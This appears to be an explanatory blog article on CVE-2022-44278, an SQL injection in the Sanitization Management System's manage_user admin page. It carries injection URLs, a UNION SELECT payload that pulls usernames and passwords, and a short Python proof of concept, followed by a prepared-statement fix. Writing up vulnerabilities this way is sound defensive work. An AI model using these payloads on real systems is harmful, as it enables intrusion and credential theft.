
CVE-2022-44278 is a critical vulnerability discovered in the Sanitization Management System v1.. This vulnerability exposes the application to SQL Injection attacks via the id parameter on the /php-sms/admin/?page=user/manage_user endpoint. In this article, we’ll break down how this vulnerability works, provide a simple code example, show how an attacker might exploit it, and share resources for further reading. If you use or manage this system, read carefully!
What is SQL Injection?
SQL Injection is one of the oldest—but still common—web application vulnerabilities. It happens when user input is included in SQL queries without proper validation or sanitization. An attacker can send malicious SQL to manipulate the database: exfiltrating data, deleting records, or even taking over the system.
Where’s the Vulnerability?
In Sanitization Management System v1., the admin user management page takes an id parameter from the URL but does not properly sanitize it before including it in an SQL query.
Vulnerable URL Example
http://example.com/php-sms/admin/?page=user/manage_user&id=1
When visiting this page, the backend likely processes the id value in a SQL query like
// Hypothetical vulnerable code in manage_user.php
$id = $_GET['id'];
$sql = "SELECT * FROM users WHERE id = $id";
$result = $conn->query($sql);
Notice: There is no sanitation or parameterization!
An attacker can use the URL parameter to inject their own SQL. For example, if an attacker sends
http://example.com/php-sms/admin/?page=user/manage_user&id=1' OR '1'='1
The SQL would become
SELECT * FROM users WHERE id = 1' OR '1'='1
Since '1'='1' is always true, this query could return all user records! Changing the payload, an attacker might extract, modify, or even delete data.
Injected URL
http://example.com/php-sms/admin/?page=user/manage_user&id= UNION SELECT 1, username, password FROM users --
This would try to union the user table with whatever columns the page displays—potentially exposing sensitive data.
Example: Basic Proof-of-Concept Python Exploit
import requests
import urllib.parse

target = "http://victim.com/php-sms/admin/?page=user/manage_user&id=";
payload = "1 UNION SELECT 1, username, password FROM users-- "

url = target + urllib.parse.quote(payload)
resp = requests.get(url)

print(resp.text)  # Look for user data in the response
How Can You Fix It?
Sanitize and use prepared statements! Here’s how the fixed code should look in PHP (using MySQLi prepared statements):
$stmt = $conn->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("i", $_GET['id']);
$stmt->execute();
$result = $stmt->get_result();
Always use parameterized queries and validate user input.
References
- NVD Entry for CVE-2022-44278
- Exploit-DB: 51473
- OWASP SQL Injection
- Original Source code for Sanitization Management System v1.
- Common SQL Injection Payloads
Final Thoughts
CVE-2022-44278 is a textbook example of why input validation and secure coding are critical. If you’re running the Sanitization Management System v1., patch it immediately or apply proper sanitation. Even if you don’t use this system, review your apps for similar weaknesses. Most attacks today still start with old, avoidable bugs.
Timeline
Published on: 11/23/2022 16:15:00 UTC
Last modified on: 11/28/2022 18:06:00 UTC